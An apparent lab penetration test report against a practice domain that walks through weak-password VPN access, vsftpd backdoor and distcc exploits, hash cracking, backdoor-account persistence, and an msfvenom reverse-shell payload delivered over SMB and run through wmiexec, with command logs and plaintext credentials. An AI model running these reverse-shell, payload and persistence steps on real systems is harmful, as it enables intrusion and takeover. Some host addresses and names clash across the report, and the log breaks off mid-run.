MegaCorpOne

Penetration Test Report

Two Sharp Rocks, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Two Sharp Rocks, LLC
Contact Name	Josh Richards
Contact Title	Penetration Tester
Contact Phone	(+61) 480 080 934
Contact Email	josh@joshrichards.com.au

Document History

Version	Date	Author(s)	Comments
001	29/03/2023	Josh Richards	Initial Report

Introduction

In accordance with MegaCorpOne's policies, Two Shark Rocks, LLC (henceforth known as TSR) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by TSR during March of 2023.

For the testing, TSR focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

TSR used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

TSR begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

TSR uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

TSR's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Domain Controllers restricted to Network Administrator
- Passwords managed and stored as hashes

Summary of Weaknesses

TSR successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Common use of weak passwords and password reuse by both administrators and users
- Administrator and user credentials shared in clear text files
- Unpatched software on critical network infrastructure
- System processes not protected from cache and credential dumping

Executive Summary

Initial reconnaissance of megacorpone.com using recon-ng provided a list of active sub-domains and their ip addresses (T1595: Active Scanning).




Image 1.1 - Recon-ng results for megacorpone.com (vpn.megacorpone.com highlighted in red)

From this list, **vpn.megacorpone.com** was identified as a strong candidate for initial access. Potential employee usernames had been collected through OSINT (T1589.003: Employee Names) and simple password guessing was attempted on the vpn.megacorpone.com login prompt (T1078: Valid Accounts).




Image 1.2 - Attempting login through vpn.megacorpone.com (user ‘thudson’ password ‘thudson’)




Image 1.3 - Successful login to vpn.megacorpone.com with ‘thudson:thudson’

Initial access was initially achieved through successfully guessing user ‘thudson’ was using weak password ‘thudson’ (T1110.001: Password Guessing). Access to vpn.megacorpone.com listed three files (Image 1.3), including a password list (password.lst) and a script (vpn.sh). Inspection of vpn.sh provided usernames and passwords to four additional users (T1087: Account Discovery).




Image 1.4 - Contents of vpn.sh showing usernames & passwords

Running Nmap and ZenMap against 172.22.117.100/16, two hosts (T1018: Remote System Discovery) were identified:

- 172.22.117.100 (Kali Linux - penetration tester’s machine)
- 172.22.117.150 (Metasploitable - Linux 2.6.9 machine, potential domain server)

Port scanning 172.22.117.150 revealed numerous open ports, the system OS, and an exploitable vulnerability in vsftpd 2.3.4 on port 21 (T1082: System Information Discovery).

Image 2.1 - Zenmap scan against 172.22.117.150 with system name, OS, and vsftpd 2.3.4 backdoor

Executing the vsftpd 2.3.4 backdoor exploit (aka “49757.py”) against 172.22.117.150 provides shell access as the root user (T1059: Command and Scripting Interpreter), and allows for the display of password hashes for the machine’s users (T1033: System Owner/User Discovery).

Image 2.2 - Exploitation of vsftpd 2.3.4 backdoor for root access & password hashes

Cracking the password hashes in John the Ripper (T1110.002: Password Cracking) with the passwords.lst wordlist from vpn.megacorpone.com produced the passwords for seven users.




Image 2.3 - Passwords for sys, klog, msfadmin, postgres, user, service, and tstark.

Knowing “metasploitable” operates on a linux OS, the distcc_exec exploit was tested and proven to provide low-level system daemon access to 172.22.117.150 by binding it to the penetration tester’s host through a reverse shell (T1210: Exploitation of Remote Services).




Image 3.1 - Using distcc_exec exploit to gain system daemon access to 172.22.117.150

This low-level daemon access was leveraged to locate and view numerous usernames and passwords stored in plain-text on the host (T1552.001: Credentials in Files), including the admin credentials for 172.22.117.150 which were previously cracked from hashes.




Image 3.2 - Locating .txt files which include “password” in the name and displaying the contents of “adminpassword.txt”

It was then possible to login to 172.22.117.150 with administrator rights using the “msfadmin:cybersecurity” credentials (T1078.003: Local Accounts).




Image 3.3 - Logging into 172.22.117.150 using administrator credentials

This administrator login allowed modification to the sshd_config file and open port 10022 for SSH (T1021.004), and the addition of user “systemd-ssh” (T1136: Create Account) in order to establish backdoor access and provide greater persistence in the system should defensive action be taken to secure 172.22.117.150.




Image 4.1 - Display of users on 172.22.117.150 including new user “systemd-ssh”, followed by user’s elevation to sudo-ers group, and modification of sshd_config.




Image 4.2 - Modification of sshd_config to open port 10022 to support persistent access

Having compromised the Linux host at 172.22.117.100, an Nmap scan was performed on a second network to identify Windows hosts (T1595: Active Scanning).




Image 5.1 - Nmap scan of 172.22.117.100/24 showing two Windows hosts (172.22.117.10 & .20)

Using the nmap results we identified two Windows hosts with a range of open ports:

- 172.22.117.10 - Windows Domain Controller, with port 88 open for Kerberos
- 172.22.117.20 - Windows Host, with port 3390 open for Windows Terminal Services

To establish persistence, a reverse_tcp payload (shell.exe) was delivered via meterpreter to C:\ of the ‘tstark’ user on domain controller 172.22.117.10 (T1105: Ingress Tool Transfer).

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Mon Mar 27 04:05:06 2023
  pagefile.sys                      AHS 1811939328  Mon Mar 27 04:05:06 2023
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A     7168  Tue Jan 18 18:27:18 2022
  swapfile.sys                      AHS 268435456  Mon Mar 27 04:05:06 2023
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Thu Mar 23 06:43:42 2023

                33133914 blocks of size 4096. 27066267 blocks available
```

Image 5.2 - Payload delivery via msfvenom, and login to tstark to show shell.exe in C:\

The command to execute the payload was performed via meterpreter by establishing an active session through the SMB Client, then delivering a wmiexec command to execute the shell.exe payload (T1059: Command and Scripting Interpreter).

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:53964 ) at 2023-03-27 04:32:11 -0400
sessions
exit
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
